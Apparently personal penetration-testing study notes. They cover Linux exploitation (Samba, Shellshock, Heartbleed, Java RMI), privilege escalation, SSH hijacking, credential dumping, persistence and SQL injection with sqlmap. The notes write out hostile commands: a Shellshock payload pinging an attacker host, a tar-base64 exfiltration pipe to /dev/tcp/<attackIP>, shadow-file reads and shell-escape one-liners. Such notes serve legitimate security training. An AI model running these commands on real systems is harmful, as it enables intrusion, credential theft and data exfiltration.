
Ss -twurp

Sudo -l

Check if outbound port connectivity is possible → nmap to portquiz.net







Find suid files etc

#### Information gathering tools and resources

TOOLS →

* Linenum
* Linuxprivchecker
* Unix-privesc-check
* Mimipenguin

### @VIDEO ( Information Gathering)

Nmap, services, user enumeration

Linuxprivchecker → written in python, python linuxprivchecker.py > filename

* Sudoers privileges
  + Vi has a shell escape !sh
  + Id

## Linux Remote Exploitation

### Password Spray

Many users on a single password, stops lockouts

* Enumerate users first
  + Statistically likely usernames
  + Smtp enumer users , metasploit - smtp\_enum
  + The harvester (find naming convention of a particular site)
* Choose single (mabye 2) passwords to attempts
* Check services running to spray against
  + Nmap
* Spray
  + Hydra
  + smb\_login

NOTE:Check no blank passwords

### 

### SAMBA exploitation

Get version → --script smb-os-discovery -p445 ip

Find exploit → searchsploit

#### Common Vulns

##### Username map script

3.0.0 - .25 - username map script enabled, remote command execution

* Use exploit/multi/samba/usermap\_script
* If no shell, use python import to spawn /bin/sh

##### Samba Symlink Directory Traversal

Allows to create a symbolic link to the root partition from writable share, read access to everything

##### Writable Samba Share to remote command execution via perl

Where fully patched smb

Smbmap -H IP

Get -- download file

Looking at webroot, is writeable, upload script, execute by opening in browser, user webshell

/usr/share/webshell/perl → kali -- change ip for out address and port for listener

* On attacker, run netcat . nc -n -l -v -p 1234 / nc -nlvp 1234

### Exploiting Shell shock

Or bashdoor

Discovered on the unix bash shell, affected; cgi programs, openssh,dhcp clients etc

Way the bash worked, using environment variables which ran commands escaped from strings. Example was modification of user agent strings to include shellshock payloads to run commands

User-Agent: () { :;}; ping -c 5 -p uniqie\_strng attackerIP

* Ping attacker machine to check if vulnerable

1. Search for CGI files, cgi-bin directory, using dirb/dirsearch etc
2. Check access to said file (200)
3. Nmap --script http-shellshock --script-args uri=/file
4. Bingo bango, execute scripts, get passwords, reverse shell

### Exploiting Heartbleed

Bug affecting openSSL 1.0.1 to 1.0.1 f → reading of encrypted data stored in memory due to a faulty implementation of TLS and DTLS(datagram) heartbeat extension

Encrypted data dumping → credentials for the app, data in memory , private keys

* Nmap --script ssl-heartbleed IP
* Use auxiliary/scanner/ssl/openssl\_heartbleed
  + Change actions in options; dump, etc

### Exploiting JAVA RMI Registry

Java API’s, invoked remotely

Load arbitrary Java classes from attacker url → default configurations of RMI registry/activation services

* Port 1099, GNU Classpath grmiregistry, nmap
* Use exploit/multi/misc/misc/java\_rmi\_server

## Linux Post Exploitation

* Additional information gathering
* Priv esc
* Lateral movement
* Data exfiltration
* Maintaining Access

### Privilege Escalation

#### System info

Hostname

Uname -a → gets kernel version

Cat /etc/issue → gets OS version

Ps auxw → running processes

Route -n → connected to other networks , pivoting ?

Cat /etc/resolv.conf → dns configuration

Netstat - auntp → connections to other machines

#### User Info

Find / -user username → configuration for other users

Last -a → last logged on user

Cat /etc/passwd → service accounts and shells

Ls -als /home/\* → access to other user home directories

#### Access, credentials

Sudo -l → current su privilege access

Find / -perm -4000 -type f 2>/dev/null → find SUID binaries for priv esc

Cat /etc/shadow → read shadow files

#### job/tasks

Cat /etc/crontab → jobs

Find /etc/cron\* -type f -perm -o+w -exec ls -l {} \; → jobs that are world writable

CAN BE GATHERED WITH LinEnum. Wget or netcat

Get lin enum script onto the target machine

Nc -l -p 1234 > LinEnum.sh ← victim

Nc -w 3 <VICTIMIP> 1234 < LinEnum.sh ← attacker

This creates a listener on target to redirect data to new file., On attacker we conn to target and redirect contents of linenum to target

Chmod +x LinEnum.sh ← set executable bit

Look at /linux/post modules for enum scripts given a session

### 1.SUID Binaries

Executable files with the setuid attribute assigned are runs as the owner regardless of user privilege

* Ie. useres who have permission to execute this file gain the privilege of the owner of the file. (root sometimes)
* -rwsr-xr-r
* Usually ping, su, mount
* Find / -perm -4000 -type f 2>/dev/null

### 2.SUDO Privileged Access

User needs to be added to the /etc/sudoers config file

Retrieve with sudo -l

* This will show if a NOPASSWD is specified for a binary
* Eg spawning a bash shell from : less, vi/vim, more, nmap, ftp, adb

### 3.Restricted Shells

Isolate a user and its processes from the rest of the operating system

* Rbash
* Usually commands are restricted, eg cd
* Use $PATH and $SHELL to see environment variables
* Shell Escapes
  + Find with an exec switch
  + Python to spawn shell, python -c ‘import pty; pty.spawn(“/bin/sh”)’
  + Perl to spawn shell; perl -e ‘exec “/bin/sh”;’
  + Ssh connection with shell command on switch , b4 restricted shell can be initialised

Passwords

Mimipenguin -- dump clear text credentials from memory of; GDM Password, Gnome Keyring,openssh,apache2 etc

Swap memory -- passwords in swap files

### 4. Code Execution via Shared Object library Loading

Similar to DLLS, .so files (shared object)

Ie called from the outside an application via an .so file or .a files (static library compiled into an application)

* There is a Search order
  + -rpath-link → -rpath → ENV Variables LD\_RUN\_PATH → /lib or /usr/lib → /etc/ld.so.conf
* Check shared objects being used with ldd /path/exec
* Can be compiled with RPATH or RUN PATH, find which one
  + Go to vulnerable location and create payload
  + Msfvenom, handler
* Execute with user with higher privs, cron job

### 5.Kernel Exploits

Outdated kernels

Linux Kernel examples

* Dirty cow - race condition on the copy on write breakage private read-only memory mappings
  + Unpriv user could use flaw to gain write access to read-only memory mapping
* Stack clash
* Dccp double dree priv
* Race condition priv

#### 

#### Discovery

* Searchsploit “linux kernel debian”
* Linux\_exploit\_suggeste ( github)
* Uname -a

May need to compile with, gcc exploit.c -o exploit

Make executable, chmod +x exploit

Use metasploit

### Lateral Movement

#### SSH Hijacking

Needs to have active SSH session established to another machine via Public Key Authentication

If root on compromised system → compromise ssh agent / access ssh agent unix domain socket THEN hijack the connection

Because ssh-agent creates a socket and listens for conn from the sshd daemon

1. find ssh process id
   1. Ps aux | grep sshd
2. Find domain socket
   1. Grep SSH\_AUTH\_SOCK /proc/<IDFOUND>/environ
3. Hijack the connection
   1. SSH\_AUTH\_SOCK=/tmp/ssh-xxxx/agent.xxx ssh-add -l
4. Login

#### Stealing SSH Credentials

Sending ssh credentials to your server

sshLooter

#### Dump Firefox saved cred

/home/user/.mozilla/firefox/#####.default

Firefoxy\_decrypt.py

### Data Exfiltration

#### Exfil over TCP Socket with EBCDIC and Base64

TCP socket on target system → netcat listener to receive data

* Encode data with base64 and EBCDIC encoding to obfuscate

1. Configure nc listener on attacker machine (redirect output to file)
   1. Nc -nlvp 80 > datafolder.tmp
2. On the target, tar folder to stdout (-), encode with BASE64 and EBCDIC and redirect over TCP socket
   1. Tar zcf - /tmp/datafolder |base64 | dd conv=ebcdic > dev/tcp/<attackIP>/80
3. Decode (dd conv) and extract

#### Exfil over SSH

Tar contents and ssh over to attack machine

### Maintaining access and Persistence

#### Reverse Shells

##### Reverse tcp payload

##### Open ssl client with mkfifo named pipes

* + Pipe → creates a names instance (file) of a series of commands which can be referenced and redirected output to and from the named pipe

1. Create open ssl certificate key pair for listener → key.pem, cert.pem
2. Start listener on attack machine → openssl s\_server with pem keys
3. On target create mkfifo named pipe (x in /tmp) WITH an openssl s\_client to connect back to attacker

##### ICMP Reverse Shell

Icmpsh

Reverse shells using icmp packets

##### Staged V Stageless

Stageless → larger in size, include payload within binary, rather than being pushed to the target after a connection is established (have \_ in metasploit)

Bind Shell → attacker to a target port , greeted with a shell\

### @VIDEO (PostExploitation and Lateral Movement)

Udev exploit kernel vulnerability

* Uname -a ← check kernel version
* Check exploit db etc
* Dpkg -l | grep udev
* On attacker python -m simplehttpsserver 80
* On victim wget Http://url /filename
* Check gcc is installed → gcc --version
* Gcc exploit -o expecutable\_name
* Chmod +x exploit name → make sure executable

Sudo creds, ssh lateral movement

* Python -c ‘import pty; pty.spawn(“/bin/sh”)’
* 3snake TOOL → listen to proc events related to sudo or sshd, ptrace unix system call for read and write calls → passwords

Better cap, capture credentials http post requests, mitm

* Spoof gateways device as attacker machine, arp spoofing, arp cache poisoning

# 

# Web App Security

## Web App Basics

### HTTP

Request → type of http req, protocol, host, useragent, accept, accept-encoding, conn

Response → OK, date cache-control, content-type, content-encoding, server, content-length

#### HTTPS

Encrypt with SSL/TLS

### 

### Encoding

#### Character set

Represent all symbols end user can display in browser window

* Symbol → user reads on screen
* Code Point → numeric index
* Eg. ASCII, Unicode

Character Encoding → mapping of the symbols to a series of ordered bytes

HTML encoding

URL ENcoding

#### Base64

== padding at the end

### SAME Origin

Same origin policy (sop) → Prevent a script or docco setting /getting properties from another document from a different origin

* Initiated when cross site http requests are initiated from client side scripts
* Stops an iframe getting another site on current page

#### Exceptions to Access

* Location property can always be written to another document → window.location redirect to new page
* document.domain,

#### 

#### Cross Origin Resource Sharing

HTML 5, bypass same origin policy

### 

### COOKIEs

Http is stateless , cookies can maintain session

Cookies can only be set for domain, ie.will persist for subdomains

Contain

* Domain
* Expires, path (eg./downloads)
* Content (key/values), httponly flag (cookie only through http) , secure flag flag (https)

Depending flags set, cookie is accessible through javascript

### Session

Web Server store variables and data (cookies are stored on client side)

Uses a session ID / token for each client

Ie. phpsessionid, jsessionid

Can create session on events

Could use lots of data, hence session cookie (small delta)

### Web Application Proxies

Intercepting proxies

* Burpe suite
* Zap

\*Different to a proxy, which serve a different purpose

## Information Gathering (WebApp)

Footprint-

* Whois
* Dns
* Dns queries → produce resource queries
  + Domain name→ [ttl, record class]--> [start of authority (SOA), Name server, A record (host to ip), PTR(pointer,ip to hostname), CNAME (alias to hostname to A record hostname) , mail exchange)
* Nslookup → hostname of ip addresses

Name server→ dns server that replies to all lookup queries regarding a namespace of a domain

* Netcat /httprint etc fingerprint a web server
* Whatweb , fingerprinting a web server

URL rewrite → mod\_rewrite, module .htaccess

#### 

#### Enumerating Subdomains

Netcraft

Google operators → site: .microsoft.com

* -inurl:www (stopped from returning)

Tools (subbrute,dnsrecon)

ZONE Transfer → contents of a dns zone files are copied from a primary dns server to a secondary .Sometimes enabled for all ip, allows to enum all the subdomains

## SQL Injections

String terminators → ‘ ‘’

Sql commands → select, union etc

Comments → # -- -- -

‘); --

Mssql → incorrect syntax near

Mysql → you have an error in your sql syntax

#### Boolean based detection

→ queries which are true/false conditions

* Inject an always true and false

#### In-band sql injections

→ union based sql injections, extract database content

Enumerating columns

* Insert nulls incrementally to see when errors stops
* Field types (type enforcing unions), start with nulls, then strings and integers
  + Eg UNION select ‘placeholder’ , 1; -- -
  + Select @@version

#### Error based sql injection

→ forcing an error through advanced sql command, exploit how db calls functions

### SQLMap

#### GET

Eg. Union

Sqlmap -u ‘<http://some>.com/v.php?id=1’ -p id --technique=U

Parameter → id

#### POST

Sqlmap -u ‘[http://som](http://some)e.com/v.php’ --data=<POST> -p param --technique=U

#### STEPS

1. Banner → --banner (gives report proof)
2. Users → --users
3. Check if db admin → --is-dbausername=w&password=w&submit=Login
4. Extract databases → --dbs
5. Get tables from a specific db → -D databasename --tables
6. Chose tables (list) columns → -D dbname -T table1,table2,table3 --columns
7. DATA → -D dbname -T table1,table2,table3 -C col1,col2,col3 --dump

--string to account for true outputs

--not-string to account for false

Union test

‘ UNION SELECT ‘els’, ‘els’, etc; -- -

--level

* Tests cookies (2)
* Useragent (3)
* Host (5)

--risk

* 2 heavy time based
* 3 enables or based injections

--keep-alive

* Persistent connection when dumping

--threads

* Reduce dumping phase time

#### 

#### Exploiting

Getting password hash

Select name, password FROM master..sysxlogins (mssql) etc

Use the sa user ; xp\_cmdshell

Port scanning , using openrowset

Upload file , create table on local with file

From victim db, retrieve from local server

#### MySQL

Uploading shell binaries,

Need to convert to a hex string (into dumpfile → hex conversion)

* Have to create file on local machine and load into a table
* Upload content of file (created by dumpfile ) into victim table, has to be 1024 byte splits (concat contents)
* Write to file target into a dumpfile

To execute function have to use, UDF (user defined functions)

* Select sys\_eval(‘command’);

# LABSSTUFF

## Julian’s shit notes

<https://drive.google.com/open?id=13OLXj_QqSzv5BP2kwO88XwuK3-Md4ImK>